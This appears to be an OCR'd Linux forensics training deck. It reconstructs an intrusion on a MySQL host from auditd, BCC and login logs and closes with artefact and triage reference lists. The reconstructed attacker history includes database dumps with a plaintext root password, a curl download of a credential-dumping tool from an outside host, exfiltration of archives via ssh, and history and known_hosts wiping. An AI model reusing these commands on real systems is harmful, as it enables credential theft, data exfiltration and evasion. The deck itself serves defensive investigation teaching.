
```
type=SYSCALL msg=audit(1570706430.276:27947): arch=c000003e syscall=59 success=yes exit=0 a0=56285eaf7350 a1=56285eaf74a0 a2=56285eae8fc0 a3=8 items=2 pp
id=9445 pid=10340 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="mysqldump" exe="/usr/bin/mysqldump" key="T1078_Val
id_Accounts"
type=EXECVE msg=audit(1570706430.276:27947): argc=5 a0="mysqldump" a1="-u" a2="root" a3="-p" a4="suppliers"
type=PATH msg=audit(1570706430.276:27947): item=0 name="/usr/bin/mysqldump" inode=137312 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
```



Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on mysql_cluster

- BCC bashreadline illustrates the time, the PID, and the command that was run by the adversary

```
04:14:23  9445   ls -ltR /
04:15:39  9445   cd /var/lib/mysql
04:15:44  9445   ls -ltr
04:15:56  9445   systemctl stop mysql
04:16:07  9445   systemctl start mysql
04:16:16  9445   sudo mysqld --skip-grant-tables --skip-networking &
04:16:24  9445   mysql
04:18:21  9445   mysqldump -u root -p50m30n3w45h3r3! credit_cards | gzip >  credit_cards.sql.gz
04:20:07  9445   mysqldump -u root -p credit_cards | gzip >  credit_cards.sql.gz
04:20:18  9445   ls -ltrh
04:20:30  9445   mysqldump -u root -p suppliers | gzip >  suppliers.sql.gz
04:20:43  9445   ls -ltrh
04:20:54  9445   mysqldump -u root -p employees | gzip >  employees.sql.gz
04:21:17  9445   ls -ltrh
04:22:05  9445   mv credit_cards.sql.gz suppliers.sql.gz employees.sql.gz /dev/shm/
04:22:09  9445   cd /dev/shm/
04:22:11  9445   ls -ltr
```

Scenario-based investigation

Situational Awareness, Credential Dumping, Lateral Movement, and Exfiltration

- Attacker activity on mysql_cluster

  mount

  df -h

  ls -ltr /nfs_mount/mysql_databases/

  curl -L http://impetus.navali/mimipenguin.py -o /dev/shm/mimipenguin.py

  python mimipenguin.py

  vi creds.txt

  showmount -e nfs_server

  mkdir mounteverything

  mount -t nfs nfs_server:/ mounteverything

  mount

Scenario-based investigation

Situational Awareness, Credential Dumping, Lateral Movement, and Exfiltration

- Attacker activity on mysql_cluster

  cat /etc/fstab

  cat /etc/exports

  cd global_mounts/

  ls -ltr mysql_databases/

  ls -ltr secret_projects/

  ls -ltr webservers/

  ls -ltr gpg_keys/

  ls -ltr ftp_sites/

  mv ../../*.sql.gz .

  cd global_mounts/

Scenario-based investigation

Situational Awareness, Credential Dumping, Lateral Movement, and Exfiltration

- Attacker activity on mysql_cluster

  tar czvf files.tar.gz credit_cards.sql.gz suppliers.sql.gz employees.sql.gz mysql_databases/ secret_projects/ webservers/ gpg_keys/ ftp_sites/

  ssh -p 1 percutiens@impetus.navali "cat > files.tar.gz" < files.tar.gz

  umount /dev/shm/mounteverything

  rm -rf /dev/shm/mounteverything /dev/shm/creds.txt /dev/shm/mimipenguin.py

  cd /root/.ssh/

  sed -i '1d' known_hosts

  history -cw

  exit

- Attacker activity on webapp_primary


  exit

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570706525.558:28354): arch=c000003e syscall=59 success=yes exit=0 a0=56285eb0eed0 a1=56285eafb770 a2=56285eae8fc0 a3=8 items=2 pp
id=9445 pid=10464 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="mv" exe="/bin/mv" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570706525.558:28354): argc=5 a0="mv" a1="credit_cards.sql.gz" a2="suppliers.sql.gz" a3="employees.sql.gz" a4="/dev/shm/"
type=PATH msg=audit(1570706525.558:28354): item=0 name="/bin/mv" inode=262242 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 ca
p_fi=0 cap_fe=0 cap_fver=0
```




Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570714876.463:62971): arch=c000003e syscall=59 success=yes exit=0 a0=56285eb21480 a1=56285eb1df50 a2=56285eb528b0 a3=8 items=2 pp
id=9445 pid=19910 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="sed" exe="/bin/sed" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570714876.463:62971): argc=4 a0="sed" a1="-i" a2="1d" a3="known_hosts"
type=PATH msg=audit(1570714876.463:62971): item=0 name="/bin/sed" inode=262291 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 c
ap_fi=0 cap_fe=0 cap_fver=0
```



Scenario-based investigation

Analysis on mysql_cluster

- The Sleuth Kit (TSK) - /root/.ssh/known_hosts

```
Thu Oct 10 2019 13:41:18     4096 .a.. d/drwx------ 0        0        415607   /root/.ssh
                              666 .a.. r/rrw-r--r-- 0        0        404049   /root/.ssh/known_hosts
                              666 .a.. r/rrw-r--r-- 0        0        404049   /root/.ssh/seduu3Ihm (deleted-realloc)
```

```
Thu Oct 10 2019 13:41:18
```

```
415607   /root/.ssh
404049   /root/.ssh/known_hosts
404049   /root/.ssh/seduu3Ihm (deleted-realloc)
```

Scenario-based investigation

Analysis on mysql_cluster

- BCC filelife

```
root@mysql_cluster:/usr/share/bcc/tools# ./filelife
TIME     PID    COMM             AGE(s)  FILE
04:22:05 10464  mv               231.72  credit_cards.sql.gz
04:22:05 10464  mv               95.29   suppliers.sql.gz
04:22:05 10464  mv               71.51   employees.sql.gz
05:20:15 14772  vi               0.00    .creds.txt.swx
05:20:15 14772  vi               0.00    .creds.txt.swp
05:20:24 14772  vi               8.67    .creds.txt.swp
05:26:01 15191  mv               3836.17 credit_cards.sql.gz
05:26:03 15191  mv               3837.90 employees.sql.gz
05:26:03 15191  mv               3837.91 suppliers.sql.gz
06:34:39 19492  rm               4455.11 creds.txt
06:34:39 19492  rm               4599.23 mimipenguin.py
```

Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570714479.357:61360): arch=c000003e syscall=59 success=yes exit=0 a0=56285eb59240 a1=56285eb580e0 a2=56285eb528b0 a3=8 items=2 pp
id=9445 pid=19492 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=29 comm="rm" exe="/bin/rm" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570714479.357:61360): argc=5 a0="rm" a1="-rf" a2="mounteverything/" a3="creds.txt" a4="mimipenguin.py"
type=PATH msg=audit(1570714479.357:61360): item=0 name="/bin/rm" inode=262286 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 ca
p_fi=0 cap_fe=0 cap_fver=0
```

Scenario-based investigation

Analysis on mysql_cluster

- BCC tcptracer

```
root@mysql_cluster:/usr/share/bcc/tools# ./tcptracer
Tracing TCP established connections. Ctrl-C to end.
T  PID    COMM            IP SADDR           DADDR           SPORT  DPORT
C  14613  curl            4  192.168.9.133   XXX.XXX.X.XXX   50352  80
X  14613  curl            4  192.168.9.133   XXX.XXX.X.XXX   50352  80
C  14820  showmount       4  192.168.9.133   192.168.9.142   1004   53731
X  14820  showmount       4  192.168.9.133   192.168.9.142   1004   53731
C  15380  ssh             4  192.168.9.133   XXX.XXX.X.XXX   34436  1
X  15380  ssh             4  192.168.9.133   XXX.XXX.X.XXX   34436  1
```

Scenario-based investigation

Analysis on mysql_cluster

- BCC bashreadline

```
04:22:09  9445   cd /dev/shm/
04:22:11  9445   ls -ltr
04:22:31  9445   mount
05:16:30  9445   ls -ltr /nfs_mount/mysql_databases/
05:17:59  9445   curl -L http://impetus.navali/mimipenguin.py -o /dev/shm/mimipenguin.py
05:18:02  9445   ls -ltr
05:18:19  9445   python mimipenguin.py
05:20:04  9445   ls -ltr
05:20:13  9445   vi creds.txt
05:20:26  9445   ls -ltr
05:20:57  9445   showmount -e nfs_server
05:21:43  9445   mkdir -p mounteverything
05:21:54  9445   mount -t nfs nfs_server:/ mounteverything
05:22:00  9445   mount
05:22:19  9445   cat /etc/exports
```

Scenario-based investigation

Analysis on mysql_cluster


- BCC bashreadline

```
05:23:04  9445   cat etc/exports
05:25:22  9445   cd global_mounts/
05:25:23  9445   ls -ltr
05:25:30  9445   ls -ltr mysql_databases/
05:25:34  9445   ls -ltr secret_projects/
05:25:36  9445   ls -ltr webservers/
05:25:39  9445   ls -ltr gpg_keys/
05:25:41  9445   ls -ltr ftp_sites/
05:26:01  9445   mv ../../*.sql.gz .
05:26:05  9445   ls -ltr
05:26:42  9445   cd global_mounts/
05:26:42  9445   ls
05:27:30  9445   tar czvf files.tar.gz credit_cards.sql.gz  suppliers.sql.gz  employees.sql.gz  mysql_databases/
 secret_projects/ webservers/ gpg_keys/ ftp_sites/
05:27:52  9445   ls -ltrh
05:28:16  9445   ssh -p 1 percutiens@impetus.navali "cat > files.tar.gz" < files.tar.gz
```

Scenario-based investigation

Analysis on mysql_cluster

- SSH login - /var/log/wtmp



Scenario-based investigation

Analysis on mysql_cluster

- SSH lastlog - /var/log/lastlog

```
root@mysql_cluster:~# lastlog
Username         Port     From             Latest
root             pts/3    192.168.9.132    Thu Oct 10 03:26:56 -0700 2019
```

Scenario-based investigation

Analysis on mysql_cluster


- SSH login and logout - /var/log/auth.log

```
Oct 10 03:26:55 mysql_cluster sshd[9352]: Accepted publickey for root from 192.168.9.132 port 33988 ssh2: RSA SHA256:3RDE3SXL8xnYhSXL5qgkii3vttFlB3ZJozZTXfuiYKI
Oct 10 06:46:16 mysql_cluster sshd[9352]: Received disconnect from 192.168.9.132 port 33988:11: disconnected by user
Oct 10 06:46:16 mysql_cluster sshd[9352]: Disconnected from user root 192.168.9.132 port 33988
```

```
Oct 10 03:26:55 mysql_cluster sshd[9352]:
Oct 10 06:46:16 mysql_cluster sshd[9352]:
Oct 10 06:46:16 mysql_cluster sshd[9352]:
```

```
Accepted publickey for root from 192.168.9.132 port 33988 ssh2: RSA SHA256:3RDE3SXL8xnYhSXL5qgkii3vttFlB3ZJozZTXfuiYKI
Received disconnect from 192.168.9.132 port 33988:11: disconnected by user
Disconnected from user root 192.168.9.132 port 33988
```

Scenario-based investigation



Reference Guides: Linux artefacts

Linux artefacts

- **Memory**
  - /dev/mem
  - /dev/fmem
  - /proc/kcore
  - /dev/crash
- **Procfs**
  - /proc/[0-9]*/environ
  - /proc/[0-9]*/comm
  - /proc/[0-9]*/cmdline
  - /proc/[0-9]*/exe
  - /proc/[0-9]*/maps
  - /proc/[0-9]*/map_files
  - /proc/[0-9]*/status
  - /proc/[0-9]*/stat
  - /proc/[0-9]*/cwd/*
  - /proc/[0-9]*/net/*
  - /proc /[0-9]*/root/*
  - /proc/[0-9]*/fd/[0-9]*/
  - /proc/[0-9]*/task/
  - /proc/[0-9]*/task/[tid]/comm
  - /proc/[0-9]*/net
  - /proc/self/environ
  - /proc/net/route
  - /proc/sched_debug
  - /proc/self/cwd/*
  - /proc/net/arp
  - /proc/cmdline
  - /proc/modules
  - /proc/tty
- **Journals**
  - /run/log/journal/*/system.journal
  - /run/systemd/journal/*
- **Kernel Modules**
  - /etc/modules.conf
  - /etc/modprobe.d/*
- **Shared Libraries**
  - /etc/ld.so.preload, /etc/ld.so.conf
  - /etc/ld.so.conf.d/*, /etc/ld.so.cache

Linux artefacts

- **Home directories**
  - Bash/Shell/TCSH/ZSH History Files
    - /home/*/.{bash,sh,tcsh,zsh}*history*
    - /root/.{bash,sh,tcsh,zsh}*history*
  - Bash Logout
    - /home/*/.bash_logout
  - SSH Known Hosts Files
    - /home/*/.ssh/known_hosts
    - /root/.ssh/known_hosts
  - SSH Authorized Keys Files
    - /home/*/.ssh/authorized_keys
    - /root/.ssh/authorized_keys
  - SSH Public/Private Keys
    - /home/*/.ssh/id_rsa.pub
    - /home/*/.ssh/id_rsa
  - Bash Settings
    - /home/*/.bash_profile, /home/*/.bashrc /home/*/.bash_aliases, /etc/profile, /etc/bashrc
  - mySQL/Postgres/SQLite History Files
    - /home/*/.{mysql,psql,sqlite}*history*
  - Python Interactive History Files
    - /home/*/.python_history

- **Password and Shadow Files**
  - Password Files
    - /etc/passwd
  - Shadow Files
    - /etc/shadow
  - Group Files
    - /etc/group
  - Group Shadow Files
    - /etc/gshadow

- **Successful Logins, Logouts, and Failed**
  - Current Logins
    - /var/run/utmp
  - Failed Logins
    - /var/log/btmp*, /var/log/faillog
  - Last Logged Users
    - /var/log/wtmp*, /var/log/lastlog

- **Deleted Files**
  - /home/*/.local/share/Trash/*
  - /home/*/.local/share/info/*.trashinfo

Linux artefacts

- **Sudoers Files and Directories**
  - /etc/sudoers
  - /etc/sudoers.d/*
- **Recently Used Files (GTK)**
  - /home/*/.local/share/recently-used.xbel
- **Cron Configuration Files**
  - /etc/crontab, /etc/cron.d/*
  - /etc/cron.hourly/*, /etc/cron.daily/*, /etc/cron.weekly/* /etc/cron.monthly/*
- **SSH Configuration and Host Public Key Files**
  - /etc/ssh/ssh_config
  - /etc/ssh/sshd_config
  - /etc/ssh/ssh_host_*_key.pub
- **PAM Configuration/Service Files**
  - /etc/pam.conf
  - /etc/pam.d/*
- **Mount Points, including NFS**
  - /etc/fstab
  - /etc/exports
- **Available Shells**
  - /etc/shells
- **SSL Certificates**
  - /etc/pki/tls/certs/* (RHEL based)
  - /etc/pki/CA/* (RHEL based)
  - /etc/ssl/certs/* (Debian based)
- **RPM GPG Keys**
  - /etc/pki/rpm-gpg/*
- **APT Trusted Keys**
  - /etc/apt/trusted.gpg*
  - /usr/share/keyrings/*.gpg

Linux artefacts

- **Systemd**
  - /etc/systemd/system/*, /run/systemd/*
  - /var/lib/systemd/*, /usr/lib/systemd/*
- **SysV Init, Upstart, LSB, Xinetd, rc.local**
  - /etc/rc.d/init.d/*, /etc/rc*.d/rc*.d/*, /etc/init.d/*
  - /etc/inittab, /etc/init.d/*
  - /etc/insserv.conf, /etc/insserv.conf.d/*
  - /etc/xinetd.conf, /etc/xinetd.d/*
  - /etc/rc.local
- **Spool Cron/At/Cups/Anacron**
  - /var/spool/cron/*
  - /var/spool/at/spool
  - /var/spool/cups/*
  - /var/spool/anacron/cron.*/
- **Users Viminfo and Vimrc**
  - /home/*/.viminfo, /home/*/.vimrc
- **Users Less History**
  - /home/*/.lesshst
- **Java Cache Files**
  - /home/*/.java/deployment/
- **Linux Version**
  - /etc/redhat-release
  - /etc/lsb-release
  - /etc/os-release
- **Kubernetes**
  - /var/run/secrets/kubernetes.io/serviceaccount
- **Docker**
  - /var/lib/docker/containers/*
  - /var/log/messages
- **Hadoop Application Files**
  - /hadoop/yarn/system/rmstore/ FSRMStateRoot/RMAppRoot/ application_*/application_*

Linux artefacts

- **Log Files**
  - Syslog
    - /var/log/messages* (RHEL based)
    - /var/log/syslog* (Debian based)
  - Security Messages
    - /var/log/secure* (RHEL based)
    - /var/log/auth.log* (Debian based)
  - Auditd, including SELinux
    - /var/log/audit/audit.log*
  - AppArmor
    - /var/log/apparmor (Debian based)
  - Cron
    - /var/log/cron*
  - Apache
    - /var/log/httpd/access_logs* (RHEL based)
    - /var/log/apache2/access.log*
  - Tomcat
    - /var/log/tomcat*/localhost_access_log*
    - /usr/share/tomcat*/logs/*access_log*
  - Nginx
    - /var/log/nginx/access.log*
  - mySQL (Start and Failure)
    - /var/log/mysql/mysql.log
  - Vsftpd
    - /var/log/vsftpd.log*
  - Firewall
    - /var/log/firewalld* (RHEL based)
    - /var/log/ufw.log* (Debian based)
    - /var/log/kern.log*
  - Yum Installed Packages
    - /var/log/yum.log* (RHEL based)
  - Dpkg Installed Packages
    - /var/log/dpkg.log* (Debian based)
  - APT Packages
    - /var/log/apt/history.log* (Debian based)
    - /var/log/apt/term.log* (Debian based)
    - /var/cache/apt/archives (Debian based)
  - Daemon
    - /var/log/daemon.log* (Debian based)
  - Boot
    - /var/log/boot.log*

Reference Guides:
Linux triage commands

Linux triage commands

- **Running Processes**
  - /bin/ps auxwww
  - /bin/ps -ef
  - /bin/pstree
  - /sbin/lsof -LV
- **Network Interfaces**
  - /bin/sbin/ip a s
  - /bin/sbin/ip route
  - /sbin/ifconfig -a
- **Logged in Users**
  - /bin/w -i
  - /bin/who -a
- **Network Connections**
  - /sbin/lsof -i4 -i6
  - /bin/netstat -untap
  - /sbin/ss -untap
- **List Cron Jobs**
  - /bin/crontab -l
- **Last Logged Users and Dump {u,w,b}*tmp in raw format**
  - /bin/last -Faixw, /bin/lastlog, /bin/lastb
  - /bin/utmpdump /var/run/utmp
  - /bin/utmpdump /var/log/wtmp
  - /bin/utmpdump /var/log/btmp
- **List Services**
  - /bin/systemctl
  - /bin/systemctl -all
  - /bin/systemctl list-unit-files
  - /etc/init.d/<service_name> status
- **SELinux Status**
  - /sbin/sestatus
- **List RPM Package Manager**
  - /bin/rpm -a (RHEL based)
- **List Yum Packages**
  - /bin/yum list (RHEL based)

Linux triage commands

- **List Kernel Modules Loaded**
  - /sbin/lsmod
- **List Kernel Ring Buffer**
  - /bin/dmesg -T
- **Core Dump of a Running Processes**
  - /bin/gcore -a -o <filename> <PID>
- **List Temporary Directories**
  - /bin/ls -ltRa /tmp/ /var/tmp/ /dev/shm/
- **List GPG Keys**
  - /bin/gpg --list-keys
  - /bin/gpg --list-public-keys
  - /bin/gpg --list-secret-keys
- **Mount Points**
  - /bin/mount
  - /bin/df -h
- **Procfs**
  - /bin/ls -ltR /proc/[0-9]*/exe
  - /bin/ls -ltR /proc/[0-9]*/cmdline
  - /bin/ls -ltR /proc/[0-9]*/environ
- **Shared Libraries for LD_PRELOAD**
  - /sbin/ldconfig -p
- **Display Environment Variables**
  - /bin/env
  - /bin/printenv
- **List Shell Variables**
  - set
- **List File Access Controls**
  - /usr/bin/getfacl -R /tmp /var/tmp
- **TTY (TeleTYpewriter)**
  - tty
  - stty -a

Linux triage commands

- **List File Attributes**
  - /bin/lsattr -a /tmp /var/tmp /dev/shm
- **AppArmor Status**
  - /usr/sbin/aa-status (Debian based)
- **APT GPG Keys**
  - /usr/bin/apt-key list (Debian based)
- **List Debian Package Manager**
  - /usr/bin/dpkg -l (Debian based)
- **Strace**
  - /bin/strace <process name>
  - /bin/strace -p <PID>
  - /bin/strace -i <process name>
  - /bin/strace -r <process name>
  - /bin/strace -c <process name>
- **Library and System Calls**
  - ltrace -S
- **Ptrace System Calls**
  - ptrace
- **Ftrace System Calls**
  - ftrace <PID>
  - trace-cmd record
  - trace-cmd start
- **Memory of the Process**
  - /proc/[0-9]*/mem
- **List Firewall Rules**
  - /sbin/iptables -L -v -n (RHEL based)
  - /bin/firewalld-cmd --list-all (RHEL based)
  - /usr/sbin/ufw status verbose (Debain based)
- **Auditd**
  - /usr/sbin/auditctl -l
  - /usr/sbin/auditctl -w /etc/shadow -k shadowfile -p rwxa
